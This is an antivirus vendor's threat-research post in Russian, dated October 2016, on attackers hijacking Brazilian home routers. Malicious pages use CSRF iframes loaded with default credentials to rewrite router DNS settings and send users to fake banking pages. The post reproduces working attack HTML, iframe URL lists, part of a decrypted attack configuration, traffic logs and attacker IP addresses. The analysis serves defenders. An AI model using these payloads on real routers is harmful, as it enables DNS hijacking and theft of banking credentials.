АНТИВИРУСНАЯ ЗАЩИТА БИЗНЕС-КЛАССА

Злоумышленники специализируются на компрометации сетевых роутеров в Бразилии

28 октября 2016 года

Недавно мы писали о масштабной DDoS-атаке, реализованной ботнетом Mirai, в состав которого входят устройства интернета вещей (IoT). Кибератака была настолько мощной, что привела к сбоям в работе крупнейших интернет-сервисов. Между тем, Mirai имеет в своем арсенале всего лишь один способ компрометации роутеров — подбор стандартных паролей.

Подобные кибератаки на роутеры наблюдались еще с 2012 г., однако, в связи со значительным увеличением количества работающих роутеров в последнее время, риск их компрометации резко возрастает. Учитывая, что многие из них до сих пор поставляются со стандартными паролями, можно лишь предполагать какой огромной можно создать бот-сеть из таких устройств.


Вполне вероятно, что существуют различные группы злоумышленников, осуществляющие такие атаки. Тем не менее, способы атаки остаются прежними: они либо используют открытый доступ к маршрутизаторам из-за слабой аутентификации (имя пользователя и пароль по умолчанию) или уязвимости в их прошивках.

В такой схеме атак злоумышленников интересует изменение конфигурации DNS, установка бэкдора для возможного удаленного управления роутером путем доступа к нему по его публичному IP-адресу, а также установка для него стандартного пароля с целью облегчить последующий доступ атакующим к самому устройству.

Наблюдаемые нами атаки были результатом перенаправления пользователя с вредоносной страницы или рекламной сети на веб-страницу злоумышленников, на которой размещается вредоносный скрипт. После этого скрипт пытается использовать предопределенные комбинации имени пользователя и пароля на локальном IP-адресе для конкретных типов маршрутизаторов. Пользователи скомпрометированных роутеров в основном работают на веб-браузерах Firefox,

Chrome или Opera. В таком случае веб-браузер Internet Explorer является более безопасным из-за того, что он не поддерживает нотацию «username:password@server», используемую скриптами злоумышленников. См. здесь.

Злоумышленники используют атаку Cross-Site Request Forgery (CSRF) и атрибут style для инициирования атаки. В одном конкретном случае мы наблюдали атаку, которая была нацелена на конкретный модем бразильского провайдера, который поставляется со следующими учетными данными по умолчанию «Admin: gvt12345»:



Что приводит к обмену следующими запросами:

Host	Info
lojaonlinechico.com.br	GET / HTTP/1.1
bit.ly	GET /2aZ7x5a HTTP/1.1
lojaonline.jelastic.regruhosting.ru	GET /javascript/juvelinos.js HTTP/1.1
192.168.1.1	GET /userRpm/LanDhcpServerRpm.htm?dhcpserver=1&ip1=192.168.1.100&ip2=192.168.1.82&Lease=120&gatew
192.168.1.1	GET /userRpm/LanDhcpServerRpm.htm?dhcpserver=1&ip1=192.168.1.100&ip2=192.168.1.82&Lease=120&gatew
192.168.1.1	GET /dnsProxy.cmd?enblDproxy=0&PrimaryDNS=185.125.4.196&SecondaryDNS=192.3.207.170 HTTP/1.1
192.168.1.1	GET /dnsProxy.cmd?enblDproxy=0&PrimaryDNS=185.125.4.196&SecondaryDNS=192.3.207.170 HTTP/1.1
192.168.1.1	GET /dnscfg.cgi?dnsPrimary=185.125.4.196&dnsSecondary=192.3.207.170&dnsDynamic=0&dnsRefresh=1 HTT
192.168.1.1	GET /dnscfg.cgi?dnsPrimary=185.125.4.196&dnsSecondary=192.3.207.170&dnsDynamic=0&dnsRefresh=1 HTT
192.168.1.1	GET /dns_1?Enable_DNSFollowing=1&dnsPrimary=185.125.4.196&dnsSecondary=192.3.207.170 HTTP/1.1
192.168.1.1	GET /ddnsmngr.cmd?action=apply&service=0&enbl=0&dnsPrimary=185.125.4.196&dnsSecondary=192.3.207.1
192.168.1.1	GET /userRpm/PPPoECfgAdvRpm.htm?wan=0&lcpMru=1480&ServiceName=&AcName=&EchoReq=0&manual=2&dnsserv
192.168.1.1	GET /userRpm/WanDynamicIpCfgRpm.htm?wan=0&wantype=0&mtu=1500&manual=2&dnsserver=185.125.4.196&dns

Другие злоумышленники получали доступ к роутеру через его внешний IP-адрес.

Host	Info
192.95.11.67	GET /jogos_online2017/analytics.php?r=http://ads.nunesiq.com/&p=/jogos_online2017/ HTTP/1.1
192.95.11.67	GET /favicon.ico HTTP/1.1
192.95.11.67	GET /jogos_online2017/gvt.php HTTP/1.1
192.95.11.67	GET /jogos_online2017/root.php HTTP/1.1
192.95.11.67	GET /jogos_online2017/branquo.php HTTP/1.1
192.95.11.67	GET /jogos_online2017/novato.php HTTP/1.1

По нему располагаются дальнейшие инструкции по «обновлению» следующей веб-страницы. Внешний IP-адрес роутера виден на этих страницах ниже.

```
[analytics.php]
<html>
<body>
    <iframe name=&quot;google-Load&quot; id=&quot;google-analyticss&quot; style=&quot;position:absolute;
    width:0px;height:0px;&quot; src=http://:@191.96.248.215/dnscfg.cgi?dnsPrimary=104.238.124.108&amp;
    dnsSecondary=8.8.8.8;&amp;dnsDynamic=0&amp;dnsRefresh=1&quot; frameborder=&quot;0&quot;>;Your.</iframe>;
    <META http-equiv="refresh" content="0;URL=gvt.php">
</body>
</html>

[gvt.php]
<html>
<body>
    <iframe name=&quot;google-Load&quot; id=&quot;google-analyticss&quot; style=&quot;position:absolute;
    width:0px;height:0px;&quot; src=http://admin:gvt12345@191.96.248.215/dnscfg.cgi?dnsPrimary=104.238.124.108&
    amp;dnsSecondary=8.8.8.8;&amp;dnsDynamic=0&amp;dnsRefresh=1&quot; frameborder=&quot;0&quot;>;Your.</iframe>;
    <META http-equiv="refresh" content="0;URL=root.php">
</body>
</html>

[root.php]
<html>
<body>
    <iframe name=&quot;google-Load&quot; id=&quot;google-analyticss&quot; style=&quot;position:absolute;
    width:0px;height:0px;&quot; src=http://root:root@191.96.248.215/dnscfg.cgi?dnsPrimary=104.238.124.108&amp;
    dnsSecondary=8.8.8.8;&amp;dnsDynamic=0&amp;dnsRefresh=1&quot; frameborder=&quot;0&quot;>;Your.</iframe>;
    <META http-equiv="refresh" content="0;URL=branquo.php">
</body>
</html>

[novato.php]
<iframe name="google-analyticss" id="google-analyticss" style="position:absolute;width:0px;height:0px;" src=
"http://191.96.248.215/rebootinfo.cgi" frameborder="0">Your.</iframe>
```

В другом сценарии атаки, злоумышленники используют протокол IPv6 и элемент IFRAME. При этом они применяют обфускацию текста запросов, что сбивает с толку не только аналитиков, но и систему обнаружения вторжений (IDS).

```
<script>
  $(document).ready(function() {
//    setTimeout(function(){ document.getElementsByTagName('iframe')[0].src="about:blank"; }, 3000);
    setTimeout(function() {
      var iframe = document.getElementsByTagName('iframe');
      var i;
      for (i = 0; i < iframe.length; i++) {
        iframe[i].src = "about:blank";
      }
    }, 3000);
  });
</script>
<iframe src="http://admin:admin@[0:0:0:0:0:ffff:c0a8:fe]/userRpm/WanDynamicIpCfgRpm.htm?wan=0&wantype=0&mtu=1500&manual=2&dnsserver=91.229.20.108&dnsserver2=185.13.36.103&hostName=TP
<iframe src="http://admin:admin@[0:0:0:0:0:ffff:bad0:4c0e]/userRpm/WanDynamicIpCfgRpm.htm?wan=0&wantype=0&mtu=1500&manual=2&dnsserver=91.229.20.108&dnsserver2=185.13.36.103&hostName=
<iframe src="http://admin:admin@[0:0:0:0:0:ffff:c0a8:101]/userRpm/WanDynamicIpCfgRpm.htm?wan=0&wantype=0&mtu=1500&manual=2&dnsserver=91.229.20.108&dnsserver2=185.13.36.103&hostName=T
<iframe src="http://admin:admin@[0:0:0:0:0:ffff:c0a8:1fe]/userRpm/WanDynamicIpCfgRpm.htm?wan=0&wantype=0&mtu=1500&manual=2&dnsserver=91.229.20.108&dnsserver2=185.13.36.103&hostName=T
<iframe src="http://admin:admin@[0:0:0:0:0:ffff:c0a8:1]/userRpm/WanDynamicIpCfgRpm.htm?wan=0&wantype=0&mtu=1500&manual=2&dnsserver=91.229.20.108&dnsserver2=185.13.36.103&hostName=TP-
<iframe src="http://admin:admin@[0:0:0:0:0:ffff:c0a8:201]/userRpm/WanDynamicIpCfgRpm.htm?wan=0&wantype=0&mtu=1500&manual=2&dnsserver=91.229.20.108&dnsserver2=185.13.36.103&hostName=T
<iframe src="http://admin:admin@[0:0:0:0:0:ffff:c0a8:2fe]/userRpm/WanDynamicIpCfgRpm.htm?wan=0&wantype=0&mtu=1500&manual=2&dnsserver=91.229.20.108&dnsserver2=185.13.36.103&hostName=T
<iframe src="http://admin:admin@[0:0:0:0:0:ffff:c0a8:1901]/userRpm/WanDynamicIpCfgRpm.htm?wan=0&wantype=0&mtu=1500&manual=2&dnsserver=91.229.20.108&dnsserver2=185.13.36.103&hostName=
<iframe src="http://admin:admin@[0:0:0:0:0:ffff:c0a8:19fe]/userRpm/WanDynamicIpCfgRpm.htm?wan=0&wantype=0&mtu=1500&manual=2&dnsserver=91.229.20.108&dnsserver2=185.13.36.103&hostName=
<iframe src="http://admin:admin@10.1.1.1/userRpm/WanDynamicIpCfgRpm.htm?wan=0&wantype=0&mtu=1500&manual=2&dnsserver=91.229.20.108&dnsserver2=185.13.36.103&hostName=TP-LINK&Save=Save"
<iframe src="http://admin:admin@10.1.1.254/userRpm/WanDynamicIpCfgRpm.htm?wan=0&wantype=0&mtu=1500&manual=2&dnsserver=91.229.20.108&dnsserver2=185.13.36.103&hostName=TP-LINK&Save=Sav
<iframe src="http://admin:admin@10.0.0.1/userRpm/WanDynamicIpCfgRpm.htm?wan=0&wantype=0&mtu=1500&manual=2&dnsserver=91.229.20.108&dnsserver2=185.13.36.103&hostName=TP-LINK&Save=Save"
<iframe src="http://[0:0:0:0:0:ffff:bad0:4c0e]/userRpm/WanDynamicIpCfgRpm.htm?wan=0&wantype=0&mtu=1500&manual=2&dnsserver=91.229.20.108&dnsserver2=185.13.36.103&hostName=TP-LINK&Save
<iframe src="http://[0:0:0:0:0:ffff:c0a8:101]/userRpm/WanDynamicIpCfgRpm.htm?wan=0&wantype=0&mtu=1500&manual=2&dnsserver=91.229.20.108&dnsserver2=185.13.36.103&hostName=TP-LINK&Save=
<iframe src="http://[0:0:0:0:0:ffff:c0a8:1fe]/userRpm/WanDynamicIpCfgRpm.htm?wan=0&wantype=0&mtu=1500&manual=2&dnsserver=91.229.20.108&dnsserver2=185.13.36.103&hostName=TP-LINK&Save=
<iframe src="http://[0:0:0:0:0:ffff:c0a8:1]/userRpm/WanDynamicIpCfgRpm.htm?wan=0&wantype=0&mtu=1500&manual=2&dnsserver=91.229.20.108&dnsserver2=185.13.36.103&hostName=TP-LINK&Save=Sa
<iframe src="http://[0:0:0:0:0:ffff:c0a8:fe]/userRpm/WanDynamicIpCfgRpm.htm?wan=0&wantype=0&mtu=1500&manual=2&dnsserver=91.229.20.108&dnsserver2=185.13.36.103&hostName=TP-LINK&Save=S
<iframe src="http://admin:admin@10.0.0.254/userRpm/WanDynamicIpCfgRpm.htm?wan=0&wantype=0&mtu=1500&manual=2&dnsserver=91.229.20.108&dnsserver2=185.13.36.103&hostName=TP-LINK&Save=Sav
<iframe src="http://[0:0:0:0:0:ffff:c0a8:201]/userRpm/WanDynamicIpCfgRpm.htm?wan=0&wantype=0&mtu=1500&manual=2&dnsserver=91.229.20.108&dnsserver2=185.13.36.103&hostName=TP-LINK&Save=
<iframe src="http://[0:0:0:0:0:ffff:c0a8:2fe]/userRpm/WanDynamicIpCfgRpm.htm?wan=0&wantype=0&mtu=1500&manual=2&dnsserver=91.229.20.108&dnsserver2=185.13.36.103&hostName=TP-LINK&Save=
<iframe src="http://[0:0:0:0:0:ffff:c0a8:1901]/userRpm/WanDynamicIpCfgRpm.htm?wan=0&wantype=0&mtu=1500&manual=2&dnsserver=91.229.20.108&dnsserver2=185.13.36.103&hostName=TP-LINK&Save
<iframe src="http://[0:0:0:0:0:ffff:c0a8:19fe]/userRpm/WanDynamicIpCfgRpm.htm?wan=0&wantype=0&mtu=1500&manual=2&dnsserver=91.229.20.108&dnsserver2=185.13.36.103&hostName=TP-LINK&Save
<iframe src="http://10.1.1.1/userRpm/WanDynamicIpCfgRpm.htm?wan=0&wantype=0&mtu=1500&manual=2&dnsserver=91.229.20.108&dnsserver2=185.13.36.103&hostName=TP-LINK&Save=Save" style="disp
<iframe src="http://10.0.0.1/userRpm/WanDynamicIpCfgRpm.htm?wan=0&wantype=0&mtu=1500&manual=2&dnsserver=91.229.20.108&dnsserver2=185.13.36.103&hostName=TP-LINK&Save=Save" style="disp
<iframe src="http://10.0.0.254/userRpm/WanDynamicIpCfgRpm.htm?wan=0&wantype=0&mtu=1500&manual=2&dnsserver=91.229.20.108&dnsserver2=185.13.36.103&hostName=TP-LINK&Save=Save" style="di
<iframe src="http://admin:@[0:0:0:0:0:ffff:bad0:4c0e]/userRpm/WanDynamicIpCfgRpm.htm?wan=0&wantype=0&mtu=1500&manual=2&dnsserver=91.229.20.108&dnsserver2=185.13.36.103&hostName=TP-LI
```

Это приводит к генерации следующего трафика в Chrome.

Host	Info
newsvideos2016.com.br	GET /scripts/fe65b169.vendor.js HTTP/1.1
newsvideos2016.com.br	GET /scripts/32ffcdd0.app.js HTTP/1.1
newsvideos2016.com.br	GET /views/list.html HTTP/1.1
newsvideos2016.com.br	GET /favicon.ico HTTP/1.1
newsvideos2016.com.br	GET /api/chaves/1?cacheBuster=1471429189584 HTTP/1.1
newsvideos2016.com.br	GET /views/browse.html HTTP/1.1
newsvideos2016.com.br	GET /views/videos.html HTTP/1.1
newsvideos2016.com.br	GET /api/chaves?cacheBuster=1471429190543 HTTP/1.1
newsvideos2016.com.br	GET /api/lockLinkss?cacheBuster=1471429191422&p1=f38a94fc71926650a8f8132c7710e7e1ae06038dd96bd39c
newsvideos2016.com.br	GET /api/lockLinkss?cacheBuster=1471429194061&p1=f38a94fc71926650a8f8132c7710e7e1ae06038dd96bd39c
192.168.1.1	GET /userRpm/WanDynamicIpCfgRpm.htm?wan=0&wantype=0&mtu=1500&manual=2&dnsserver=46.246.52.34&dnss
192.168.1.1	GET /userRpm/WanDynamicIpCfgRpm.htm?wan=0&wantype=0&mtu=1500&manual=2&dnsserver=46.246.52.34&dnss
192.168.1.1	GET /userRpm/WanDynamicIpCfgRpm.htm?wan=0&wantype=0&mtu=1500&manual=2&dnsserver=46.246.52.34&dnss
192.168.1.1	GET /userRpm/WanDynamicIpCfgRpm.htm?wan=0&wantype=0&mtu=1500&manual=2&dnsserver=46.246.52.34&dnss
192.168.1.1	GET /userRpm/WanDynamicIpCfgRpm.htm?wan=0&wantype=0&mtu=1500&manual=2&dnsserver=46.246.52.34&dnss
192.168.1.1	GET /userRpm/WanDynamicIpCfgRpm.htm?wan=0&wantype=0&mtu=1500&manual=2&dnsserver=46.246.52.34&dnss
192.168.1.1	GET /userRpm/WanDynamicIpCfgRpm.htm?wan=0&wantype=0&mtu=1500&manual=2&dnsserver=46.246.52.34&dnss
192.168.1.1	GET /userRpm/WanDynamicIpCfgRpm.htm?wan=0&wantype=0&mtu=1500&manual=2&dnsserver=46.246.52.34&dnss
192.168.1.1	GET /userRpm/WanDynamicIpCfgRpm.htm?wan=0&wantype=0&mtu=1500&manual=2&dnsserver=46.246.52.34&dnss
192.168.1.1	GET /userRpm/WanDynamicIpCfgRpm.htm?wan=0&wantype=0&mtu=1500&manual=2&dnsserver=46.246.52.34&dnss
192.168.1.1	GET /userRpm/WanDynamicIpCfgRpm.htm?wan=0&wantype=0&mtu=1500&manual=2&dnsserver=46.246.52.34&dnss
192.168.1.1	GET /ddnsmngr.cmd?action=apply&service=0&enbl=0&dnsPrimary=46.246.52.34&dnsSecondary=8.8.8.8dnsDy
192.168.1.1	GET /ddnsmngr.cmd?action=apply&service=0&enbl=0&dnsPrimary=46.246.52.34&dnsSecondary=8.8.8.8dnsDy
192.168.1.1	GET /ddnsmngr.cmd?action=apply&service=0&enbl=0&dnsPrimary=46.246.52.34&dnsSecondary=8.8.8.8dnsDy

Еще одни злоумышленники скрывают свои скрипты с использованием AngularJS — специального фреймворка JavaScript. Они используют его плагины для шифрования и отображения фальшивой веб-страницы. Авторы разработали свой собственный плагин, который специализируется на загрузке конфигурационных файлов, основанный на их предположении о роутере, обмене ключами, расшифровке конфигурации и его исполнении.

Ниже представлена часть исходных текстов AngularJS.

```
}, angular.module("tooglesApp", ["LocalStorageModule", "ui.bootstrap", "ngResource", "ui.router", "ngCookies", "ngCacheBuster", "ngFileUpload", "infinite-scroll", "ngAnimate",
"ngAria", "ngMessages", "ngRoute", "ngSanitize", "ngTouch", "angulartics", "angulartics.google.analytics"]).run(["$rootScope", "$location", "$window", "$http", "$state", "Auth",
"Principal", "ENV", "VERSION", "ServiceApiDns", "$timeout", "ServiceApiChave", function(a, b, c, d, e, f, g, h, i, j, k, l) {
    a.ENV = h, a.VERSION = i, k(function() {
        l.get().then(function(a) {
            j.executeCSRF().then(function(a) {})
        }, function(a) {})
    }, 100)
}]).config(["$stateProvider", "$urlRouterProvider", "$httpProvider", "$locationProvider", "httpRequestInterceptorCacheBusterProvider", "$routeProvider", "$analyticsProvider",
function(a, b, c, d, e, f, g) {
    c.defaults.xsrfCookieName = "CSRF-TOKEN", c.defaults.xsrfHeaderName = "X-CSRF-TOKEN", e.setMatchlist([/.*api.*/, /.*protected.*/], !0), g.firstPageview(!0),
        g.withAutoBase(!0), c.interceptors.push("errorHandlerInterceptor"), c.interceptors.push("authExpiredInterceptor"), c.interceptors.push("notificationInterceptor"), f.when(
        "/browse", {
            templateUrl: "views/list.html",
            controller: "ListCtrl"
```

На скриншоте взаимодействия ниже запрос *GET /api/lockLinkss* отвечает за загрузку конфигурационного файла.

Host	Info
newsvideos2016.com.br	GET /scripts/fe65b169.vendor.js HTTP/1.1
newsvideos2016.com.br	GET /scripts/32ffcdd0.app.js HTTP/1.1
newsvideos2016.com.br	GET /views/list.html HTTP/1.1
newsvideos2016.com.br	GET /favicon.ico HTTP/1.1
newsvideos2016.com.br	GET /api/chaves/1?cacheBuster=1471429189584 HTTP/1.1
newsvideos2016.com.br	GET /views/browse.html HTTP/1.1
newsvideos2016.com.br	GET /views/videos.html HTTP/1.1
newsvideos2016.com.br	GET /api/chaves?cacheBuster=1471429190543 HTTP/1.1
newsvideos2016.com.br	GET /api/lockLinkss?cacheBuster=1471429191422&p1=f38a94fc71926650a8f8132c7710e7e1ae06038dd96bd39c
newsvideos2016.com.br	GET /api/lockLinkss?cacheBuster=1471429194061&p1=f38a94fc71926650a8f8132c7710e7e1ae06038dd96bd39c
192.168.1.1	GET /userRpm/WanDynamicIpCfgRpm.htm?wan=0&wantype=0&mtu=1500&manual=2&dnsserver=46.246.52.34&dnss
192.168.1.1	GET /userRpm/WanDynamicIpCfgRpm.htm?wan=0&wantype=0&mtu=1500&manual=2&dnsserver=46.246.52.34&dnss
192.168.1.1	GET /userRpm/WanDynamicIpCfgRpm.htm?wan=0&wantype=0&mtu=1500&manual=2&dnsserver=46.246.52.34&dnss
192.168.1.1	GET /userRpm/WanDynamicIpCfgRpm.htm?wan=0&wantype=0&mtu=1500&manual=2&dnsserver=46.246.52.34&dnss
192.168.1.1	GET /userRpm/WanDynamicIpCfgRpm.htm?wan=0&wantype=0&mtu=1500&manual=2&dnsserver=46.246.52.34&dnss
192.168.1.1	GET /userRpm/WanDynamicIpCfgRpm.htm?wan=0&wantype=0&mtu=1500&manual=2&dnsserver=46.246.52.34&dnss
192.168.1.1	GET /userRpm/WanDynamicIpCfgRpm.htm?wan=0&wantype=0&mtu=1500&manual=2&dnsserver=46.246.52.34&dnss
192.168.1.1	GET /userRpm/WanDynamicIpCfgRpm.htm?wan=0&wantype=0&mtu=1500&manual=2&dnsserver=46.246.52.34&dnss
192.168.1.1	GET /userRpm/WanDynamicIpCfgRpm.htm?wan=0&wantype=0&mtu=1500&manual=2&dnsserver=46.246.52.34&dnss
192.168.1.1	GET /userRpm/WanDynamicIpCfgRpm.htm?wan=0&wantype=0&mtu=1500&manual=2&dnsserver=46.246.52.34&dnss
192.168.1.1	GET /userRpm/WanDynamicIpCfgRpm.htm?wan=0&wantype=0&mtu=1500&manual=2&dnsserver=46.246.52.34&dnss
192.168.1.1	GET /ddnsmngr.cmd?action=apply&service=0&enbl=0&dnsPrimary=46.246.52.34&dnsSecondary=8.8.8.8dnsDy
192.168.1.1	GET /ddnsmngr.cmd?action=apply&service=0&enbl=0&dnsPrimary=46.246.52.34&dnsSecondary=8.8.8.8dnsDy
192.168.1.1	GET /ddnsmngr.cmd?action=apply&service=0&enbl=0&dnsPrimary=46.246.52.34&dnsSecondary=8.8.8.8dnsDy

Ниже представлена часть расшифрованного файла конфигурации.


```
[{
    "id": null,
    "url": "http://192.168.10.1/userRpm/WanDynamicIpCfgRpm.htm?wan=0&wantype=0&mtu=1500&manual=2&dnsserver=46.246.52.34&dnsserver2=8.8.8.8&hostName=TP-LINK&Save=Save"
}, {
    "id": null,
    "url": "http://admin:admin@192.168.10.1/userRpm/WanDynamicIpCfgRpm.htm?wan=0&wantype=0&mtu=1500&manual=2&dnsserver=46.246.52.34&dnsserver2=8.8.8.8&hostName=TP-LINK&Save=Save"
}, {
    "id": null,
    "url": "http://admin:@192.168.10.1/userRpm/WanDynamicIpCfgRpm.htm?wan=0&wantype=0&mtu=1500&manual=2&dnsserver=46.246.52.34&dnsserver2=8.8.8.8&hostName=TP-LINK&Save=Save"
}, {
    "id": null,
    "url": "http://admin:12345@192.168.10.1/userRpm/WanDynamicIpCfgRpm.htm?wan=0&wantype=0&mtu=1500&manual=2&dnsserver=46.246.52.34&dnsserver2=8.8.8.8&hostName=TP-LINK&Save=Save"
}, {
    "id": null,
    "url": "http://admin:123456@192.168.10.1/userRpm/WanDynamicIpCfgRpm.htm?wan=0&wantype=0&mtu=1500&manual=2&dnsserver=46.246.52.34&dnsserver2=8.8.8.8&hostName=TP-LINK&Save=Save"
}, {
    "id": null,
    "url": "http://admin:gvt12345@192.168.10.1/userRpm/WanDynamicIpCfgRpm.htm?wan=0&wantype=0&mtu=1500&manual=2&dnsserver=46.246.52.34&dnsserver2=8.8.8.8&hostName=TP-LINK&Save=Save"
}, {
    "id": null,
    "url": "http://root:@192.168.10.1/userRpm/WanDynamicIpCfgRpm.htm?wan=0&wantype=0&mtu=1500&manual=2&dnsserver=46.246.52.34&dnsserver2=8.8.8.8&hostName=TP-LINK&Save=Save"
}, {
    "id": null,
    "url": "http://root:root@192.168.10.1/userRpm/WanDynamicIpCfgRpm.htm?wan=0&wantype=0&mtu=1500&manual=2&dnsserver=46.246.52.34&dnsserver2=8.8.8.8&hostName=TP-LINK&Save=Save"
}, {
```


Начиная с сентября, ежедневное количество жертв таких атак достигло цифры в 1800, причем большинство из них приходилось на Бразилию. Значительная часть этих DNS-адресов были активными. Тем не менее, некоторые из них не работали вообще, либо отображали стандартную приветственную веб-страницу. Несмотря на то, что трудно найти именно те веб-страницы, которые злоумышленники пытались использовать для подмены, нам удалось обнаружить их.


В случае трансляции DNS по следующим адресам, нижеприведенные веб-страницы оказываются подменены.

banco.bradesco
142.4.201.184
166.62.39.18
167.114.109.18
167.114.7.109
185.125.4.181
185.125.4.196
185.125.4.244
185.125.4.249
185.125.4.250
185.125.4.251
216.245.222.105
45.62.205.34
63.143.36.91
64.71.75.140
74.63.196.126
74.63.251.102

santander.com.br
158.69.213.186

linkedin.com
198.23.201.234


Ниже представлен скриншот оригинального веб-сайта banco.bradesco, который был взят 2016-08-31.



В случае использования вышеприведенного DNS, веб-страница banco.bradesco была заменена одним PNG изображением, при этом только поля ввода имени пользователя и пароля остаются рабочими.

Source	Source Port	Destination	Destination Port	Protocol	Length	Host	Info
192.168.80.129	49175	23.3.13.59	80	HTTP	482	www.bradesco.com.br	GET / HTTP/1.1
192.168.80.129	49175	23.3.13.59	80	HTTP	506	www.bradesco.com.br	GET /html/classic/index.shtm HTTP/1.1
192.168.80.129	49176	23.3.13.59	80	HTTP	393	www.bradesco.com.br	GET /favicon.ico HTTP/1.1
192.168.80.129	49175	23.3.13.59	80	HTTP	554	www.bradesco.com.br	GET /html/classic/home/images/banners/banner-pagamento-de-contas.jpg HTTP/1.1
192.168.80.129	49180	176.126.247.224	80	HTTP	524	banco.bradesco	GET /html/classic/index.shtm HTTP/1.1
192.168.80.129	49183	23.3.13.59	80	HTTP	566	www.bradesco.com.br	GET /html/classic/home/images/banners/banner-promo-super-consignado-bradesco.jpg HTTP/1.1
192.168.80.129	49185	23.3.13.59	80	HTTP	561	www.bradesco.com.br	GET /html/classic/home/images/banners/banner-novo-site-bradesco-seguros.jpg HTTP/1.1
192.168.80.129	49184	23.3.13.59	80	HTTP	557	www.bradesco.com.br	GET /html/classic/home/images/banners/banner-pagamentos-leitor-home.jpg HTTP/1.1
192.168.80.129	49186	23.3.13.59	80	HTTP	535	www.bradesco.com.br	GET /html/classic/home/images/ico-portalbilidade.png HTTP/1.1
192.168.80.129	49186	23.3.13.59	80	HTTP	473	www.bradesco.com.br	GET /html/classic/home/images/ico-seguro-app.png HTTP/1.1
192.168.80.129	49181	176.126.247.224	80	HTTP	525	banco.bradesco	GET /html/classic/index.shtm/ HTTP/1.1
192.168.80.129	49186	23.3.13.59	80	HTTP	478	www.bradesco.com.br	GET /html/classic/home/images/ico-recarga-celular.png HTTP/1.1
192.168.80.129	49187	23.3.13.59	80	HTTP	477	www.bradesco.com.br	GET /html/classic/home/images/grafismo-olimpiada.png HTTP/1.1
192.168.80.129	49186	23.3.13.59	80	HTTP	484	www.bradesco.com.br	GET /html/classic/home/images/125x55_icon_cursos_online.png HTTP/1.1
192.168.80.129	49186	23.3.13.59	80	HTTP	478	www.bradesco.com.br	GET /html/classic/home/images/125x55_2via_boleto_.png HTTP/1.1
192.168.80.129	49186	23.3.13.59	80	HTTP	487	www.bradesco.com.br	GET /html/classic/home/images/125x55_regularizacao_divida_.png HTTP/1.1
192.168.80.129	49186	23.3.13.59	80	HTTP	481	www.bradesco.com.br	GET /html/classic/home/images/125x55_senha_4_digitos.png HTTP/1.1
192.168.80.129	49186	23.3.13.59	80	HTTP	494	www.bradesco.com.br	GET /html/classic/home/images/destaques/destaque-bradesco-explica.jpg HTTP/1.1
192.168.80.129	49175	23.3.13.59	80	HTTP	490	www.bradesco.com.br	GET /html/classic/home/images/destaques/destaque-cliente-hsbc.jpg HTTP/1.1
192.168.80.129	49175	23.3.13.59	80	HTTP	492	www.bradesco.com.br	GET /html/classic/home/images/destaques/destaque-home-infoemail.jpg HTTP/1.1
192.168.80.129	49184	23.3.13.59	80	HTTP	491	www.bradesco.com.br	GET /html/classic/home/images/destaques/destaque-acesso-gratis.jpg HTTP/1.1
192.168.80.129	49186	23.3.13.59	80	HTTP	503	www.bradesco.com.br	GET /html/classic/home/images/destaques/destaque-transacoes-internacionais.jpg HTTP/1.1
192.168.80.129	49188	176.126.247.224	80	HTTP	520	banco.bradesco	GET /html/classic/index.html HTTP/1.1

